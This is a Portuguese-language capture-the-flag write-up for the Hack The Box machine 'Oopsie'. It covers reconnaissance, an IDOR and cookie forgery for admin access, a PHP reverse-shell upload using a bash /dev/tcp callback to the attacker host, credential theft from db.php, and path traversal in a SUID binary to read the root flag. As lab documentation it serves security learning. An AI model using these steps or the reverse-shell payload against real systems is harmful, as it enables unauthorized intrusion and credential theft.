Oopsie, Hack The Box, Very Easy, 11/04/26

Sumário:

Visão Geral	pg 1
Reconhecimento	pg 1
Exploração	pg 3
Movimentação Lateral	pg 9
Escalada de Privilégios	pg 10
Conclusão	pg 11
Referências	pg 12

Visão Geral:

O desafio consiste em realizar upload de arquivos maliciosos com a intenção de conseguir um reverse shell, posteriormente possibilitando o acesso por ssh à máquina e a escalada de privilégios.

O reconhecimento inicial com nmap revela as portas 22(ssh) e 80(http) abertas. Rodando o gobuster encontram-se os diretórios: /css, /fonts, /images, /index.php, /js, /server-status, /themes e /uploads. Por fim, mapeamento inicial realizado com Burp Suite revela os diretórios: / , /cdn-cgi/login/script.js, /css/new.css, js/index.js, /js/min.js e themes/theme.css.

Tendo em vista a presença de um diretório /uploads e de uma página de login "/cdn-cgi/login", toma-se a exploração de uma interface web de upload de arquivos como principal vetor de ataque. Assim, após o reconhecimento, o caminho geral adotado teve sequência com o acesso à página http://<TARGET_IP>/cdn-cgi/login/. Após logar como guest, explora-se uma vulnerabilidade "IDOR", possibilitando obter os cookies do administrador, o que garante acesso à interface de upload de arquivos. Após enviar um código php e acessá-lo pela página de uploads, consegue-se um shell com a técnica de reverse shell. Explorando os diretórios do website, é descoberto as informações de login do usuário "robert", possibilitando o acesso por ssh à máquina alvo. Logado como "robert", descobre-se que ele tem acesso a arquivos destinados ao grupo "bugtracker", o que possibilita a utilização de um executável vulnerável. Explorando a execução do comando "cat" a nível de super usuário concedida pelo executável, acessa-se a flag dentro de root.

Reconhecimento:

Inicia-se a fase de reconhecimento executando o comando `nmap -vvvv -sT --script vuln <TARGET_IP>`, o que retorna as portas 22(ssh) e 80(http) abertas e nenhuma vulnerabilidade óbvia à primeira vista:

```
Completed NSE at 16:34, 31.34s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 16:34
Completed NSE at 16:34, 0.00s elapsed
Nmap scan report for [redacted]
Host is up, received syn-ack (0.21s latency).
Scanned at 2026-04-11 16:23:27 -03 for 661s
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack
|_http-wordpress-users: [Error] Wordpress installation was not
|_http-stored-xss: Couldn't find any stored XSS vulnerabilitie
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (u
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-litespeed-sourcecode-download: Request with null byte d
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-internal-ip-disclosure:
|_  Internal IP Leaked: [redacted]

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 16:34
Completed NSE at 16:34, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 16:34
Completed NSE at 16:34, 0.00s elapsed
Read data files from: /snap/nmap/4576/usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 670.79 seconds
filipen@pantero:~$ cd Downloads/
```

Imagem 1 - Portas e Vulnerabilidades encontradas com nmap

Tendo descoberto uma porta http aberta, a próxima decisão foi a de procurar por diretórios ocultos usando o gobuster com o comando `gobuster dir -u <TARGET_IP> -w common.txt`, revelando os diretórios: /css, /fonts, /images, /index.php, /js, /server-status, /themes e /uploads:

```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 278]
/.hta                 (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/css                  (Status: 301) [Size: 312] [--> http://
/fonts                (Status: 301) [Size: 314] [--> http://
/images               (Status: 301) [Size: 315] [--> http://
/index.php            (Status: 200) [Size: 10932]
/js                   (Status: 301) [Size: 311] [--> http://
/server-status        (Status: 403) [Size: 278]
/themes               (Status: 301) [Size: 315] [--> http://
/uploads              (Status: 301) [Size: 316] [--> http://
Progress: 4739 / 4739 (100.00%)
===============================================================
Finished
===============================================================
```

Imagem 2 - Diretórios encontrados com gobuster

Notando a presença do diretório uploads, assume-se que o objetivo do CTF será conseguir um shell ou informações de login por ssh ao conseguir acesso aos arquivos no diretório. Em seguida, acessa-se a página http, mas não antes de iniciar o Burp Suite, visto que as tasks do desafio apontavam para o uso de ferramentas de proxy. Acessando-se a página inicial pela primeira vez, é possível ver os seguintes caminhos mapeados pelo Burp Suite:

Host	Method	URL
[redacted]	GET	/
	GET	/cdn-cgi/login/script.js
	GET	/css/new.css
	GET	/js/index.js
	GET	/js/min.js
	GET	/themes/theme.css

Imagem 3 - Mapeamento após primeiro acesso

Exploração:

A atenção se volta para a descoberta de uma página de login no mapeamento do Burp Suite. Tendo em vista que a página inicial do http não revela informações relevantes, o próximo passo foi o de acessar a url http://<TARGET_IP>/cdn-cgi/login, revelando uma página de login com a opção de entrar como "guest":



Imagem 4 - Página de login

Visto que não há conhecimento de quaisquer logins e senhas para logar, acessa-se o site com a opção “Login as Guest”. O site apresenta um header com 4 opções:



Imagem 5 - Página inicial depois de logado

Após explorar a primeira opção de “Account”, é possível notar imediatamente uma porção “id=2” na url do site. Verificando a possibilidade de um ataque IDOR, altera-se a url para “http://<TARGET_IP>/cdn-cgi/login/admin.php?content=accounts&id=1”, revelando, assim, informações acerca do admin:



Imagem 6 - Account revela informações sensíveis

Continuar a exploração verificando os botões “Branding” e “Clients” não revela nenhuma informação importante. Ao verificar “Uploads”, entretanto, encontra-se o possível vetor de ataque principal sendo estudado:



Imagem 7 - Página de Uploads bloqueada para usuários não admin

Nota-se que o serviço de uploads está bloqueado para usuários comuns e portanto é necessário garantir direitos de super administrador. Recorrendo às informações dadas pelas tasks do desafio e ao mapeamento realizado pelo Burp Suite em segundo plano, descobre-se as informações necessárias a serem passadas aos cookies para ser reconhecido como admin pelo site:

```
1  GET /cdn-cgi/login/admin.php?content=uploads HTTP/1.1
2  Host: [redacted]
3  User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:149.0)
   Gecko/20100101 Firefox/149.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.9
6  Accept-Encoding: gzip, deflate, br
7  Sec-GPC: 1
8  Connection: keep-alive
9  Referer:
   http:/[redacted]/cdn-cgi/login/admin.php?content=accounts&id=1
10 Cookie: user=2233; role=guest
11 Upgrade-Insecure-Requests: 1
12 Priority: u=0, i
13
```

Imagem 8 - Requisição feita pelo Burp Suite

Tendo descoberto o ID de acesso de usuário do administrador previamente pelo ataque IDOR, altera-se os valores dos cookies do navegador para “34322” no campo “user” e “admin” no campo “role”. Recarregando a página de uploads, revela-se um campo para enviar arquivos:



Imagem 9 - Envio de arquivos

Tendo conhecimento do diretório uploads, percebe-se que existe a possibilidade de conseguir uma reverse shell acessando um arquivo enviado ao servidor. Sabendo que as páginas acessadas até então foram escritas em php, procura-se testar a abordagem escrevendo e enviando um echo, <?php echo "test"; ?>:



Imagem 10 - Código de teste

Após enviar o arquivo com sucesso pelo campo de upload, navega-se para a url "http://<TARGET_IP>/uploads/", que proíbe o acesso:



Imagem 11 - Uploads não pode ser acessado

Mesmo com acesso ao diretório proibido, ainda é possível executar seus arquivos diretamente pela url. Assim, acessando a url "http://<TARGET_IP>/uploads/php.php", o servidor retorna o echo:



Imagem 12 - Echo do teste

Confirmando-se o poder de acessar e enviar arquivos ao servidor, é dado prosseguimento à abordagem do reverse shell. Primeiramente, um listener é estabelecido na máquina atacante utilizando o netcat com o comando sudo nc -lvnp 80:

```
filipen@pantero:~/Downloads$ sudo nc -lvnp 80
[sudo] password for filipen:
Listening on 0.0.0.0 80
```

Imagem 13 - Estabelecendo o listener

O sudo é necessário no comando para utilizar a porta 80, que foi escolhida por ser uma porta padrão e esperada de ser acessada pelo servidor. A decisão foi tomada visando evitar problemas com firewall, mas como o CTF tem dificuldade "Very Easy", provavelmente não haveriam complicações com uma porta custom.

Após estabelecer o listener, escreve-se o código <?php system("bash -c 'bash -i >& /dev/tcp/<HOST_IP>/80 0>&1'"); ?> em php, adaptado da linha bash -i >& /dev/tcp/<HOST_IP>/8080 0>&1 fornecida pelo site "pentestmonkey":

```
php.php
1   <?php system("bash -c 'bash -i >& /dev/tcp/[redacted] 0>&1'"); ?>
```

Imagem 14 - Script para realizar o reverse shell

Depois de enviar o novo arquivo para o servidor e acessá-lo da mesma forma feita previamente, o listener estabelecido recebe um shell como resposta, garantindo acesso a um shell:

```
filipen@pantero:~/Downloads$ sudo nc -lvnp 80
[sudo] password for filipen:
Listening on 0.0.0.0 80
Connection received on [redacted]
bash: cannot set terminal process group (1351): Inappropriate ioctl for device
bash: no job control in this shell
www-data@oopsie:/var/www/html/uploads$
```

Imagem 15 - Shell obtido

Movimentação Lateral:

Agora, tendo acesso aos arquivos do website e direcionado pelas tasks do CTF, sabe-se que o próximo passo é achar informações de login do usuário “robert”. Navega-se pelos diretórios dentro do caminho /var/www/html/cdn-cgi/login e encontra-se o arquivo db.php. Após lê-lo com cat db.php, encontra-se a linha “$conn = mysqli_connect('localhost','robert','<PASSWORD>','garage')”, que expõe o usuário robert e sua senha:

```
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat db.php
cat db.php
<?php
$conn = mysqli_connect('localhost','robert',[redacted],'garage');
?>
www-data@oopsie:/var/www/html/cdn-cgi/login$
```

Imagem 16 - Informações de login de robert

Sabendo que há uma porta ssh aberta na máquina, decide-se fazer uma conexão usando essas informações como credenciais. Após sucesso na conexão, recebe-se acesso à máquina com o usuário “robert”:

```
filipen@pantero:~/Downloads$ ssh [redacted] -l robert
The authenticity of host '[redacted]' can't be established.
ED25519 key fingerprint is SHA256:IzSXDs9dqcYA25jc85qIroMg43bjBJ8DEbPHmAEr8Nc.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:7: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added [redacted] (ED25519) to the list of known hosts.
robert@[redacted] password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-76-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Apr 12 00:20:17 UTC 2026

  System load:  0.0               Processes:             113
  Usage of /:   40.5% of 6.76GB   Users logged in:       0
  Memory usage: 9%                IP address for ens160: 10.129.102.99
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

275 packages can be updated.
222 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sat Jan 25 10:20:16 2020 fro[redacted]
robert@oopsie:~$
```

Imagem 17 - Conexão SSH feita

Tendo acesso ao usuário robert, é possível obter a flag <FLAG> de usuário, acessando o arquivo user.txt com o comando cat user.txt:

```
robert@oopsie:~$ ls
user.txt
robert@oopsie:~$ cat user.txt
[redacted]
robert@oopsie:~$
```

Imagem 18 - Primeira flag obtida

Escalada de Privilégios:

Utilizando o comando sudo -l para verificar as permissões do usuário robert, recebe-se o aviso de que o usuário não pode utilizar sudo:

```
robert@oopsie:/$ sudo -l
[sudo] password for robert:
Sorry, user robert may not run sudo on oopsie.
```

Imagem 19 - Robert sofre com impedimentos

Sendo guiado pelas tasks do CTF, recebe-se, com a finalidade de encontrar um executável útil, o direcionamento de procurar pelo grupo "bugtracker" nos arquivos utilizando o comando find -group bugtracker, o que indica que o usuário robert também faz parte desse grupo. Rodando o comando id, confirma-se que o usuário robert pertence ao grupo de interesse:

```
robert@oopsie:/$ id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
```

Imagem 20 - Robert tem acesso ao grupo bugtracker

Sabendo que existe a possibilidade do usuário possuir acesso aos arquivos marcados para o grupo "bugtracker", utiliza-se o comando find -group bugtracker. O retorno entretanto é muito extenso, portanto, para filtrar os resultados, opta-se pelo uso do comando find -group bugtracker 2>/dev/null, que elimina qualquer resultado que possua permissão de acesso bloqueada. Depois de executado, o comando retorna um único arquivo, o qual o usuário possui acesso:

```
robert@oopsie:/$ find -group bugtracker 2>/dev/null
./usr/bin/bugtracker
robert@oopsie:/$
```

Imagem 21 - Arquivo possível de ser acessado

Navegando para o local do arquivo e executando-o, recebe-se um prompt pedindo o ID de um bug. Após inserir um ID aleatório inválido, o programa utiliza o comando cat para printar o conteúdo do arquivo contendo informações do suposto bug no terminal:

```
robert@oopsie:/usr/bin$ bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 0
---------------

cat: /root/reports/0: No such file or directory

robert@oopsie:/usr/bin$
```

Imagem 22 - cat retorna valor do arquivo

Como exposto pelo retorno do comando, os arquivos são acessados dentro do diretório “reports” em root. Dessa forma, é possível manipular o executável vulnerável visando injetar o caminho para o provável arquivo “root.txt”, que possivelmente está contido no repositório root. Inserindo na entrada do executável o comando `../root.txt` ao invés de um ID de arquivo, obtém-se o retorno:

```
robert@oopsie:/usr/bin$ bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: ../root.txt
---------------

[redacted]

robert@oopsie:/usr/bin$
```

Imagem 23 - cat retorna a flag root

Expondo, finalmente, a flag de root <FLAG>.

Conclusão:

Escaneando a máquina com nmap foram reveladas portas ssh e http abertas, rodando o gobuster encontra-se o diretório uploads e mapeado o site com Burp Suite descobre-se uma página de login. Após logar na página como guest, encontra-se rapidamente informações dos cookies do admin ao manipular a url num ataque IDOR. Fazendo uso dos cookies obtidos, acessa-se o serviço de upload de arquivos e envia-se um reverse shell escrito em php para o servidor. Acessando o arquivo pelo diretório de uploads descoberto anteriormente, consegue-se um shell na máquina. Explorando diretórios expostos dentro dos caminhos do website, encontra-se um arquivo php contendo informações de login do usuário robert. Após conectar pelo método ssh utilizando as informações de login obtidas, é possível encontrar a primeira flag e procurar arquivos passíveis de abuso de vulnerabilidades, filtrando-os pelo grupo “bugtracker”. Após encontrar um arquivo possível de ser

acessado pelo usuário, explora-se o uso indevido do comando `cat` ao injetar o caminho para o arquivo root.txt no input do executável, o que retorna a segunda e última flag.

Referências:

Reverse Shell base: https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
Nmap: https://nmap.org/
Gobuster: https://github.com/OJ/gobuster
Burp Suite: https://portswigger.net/burp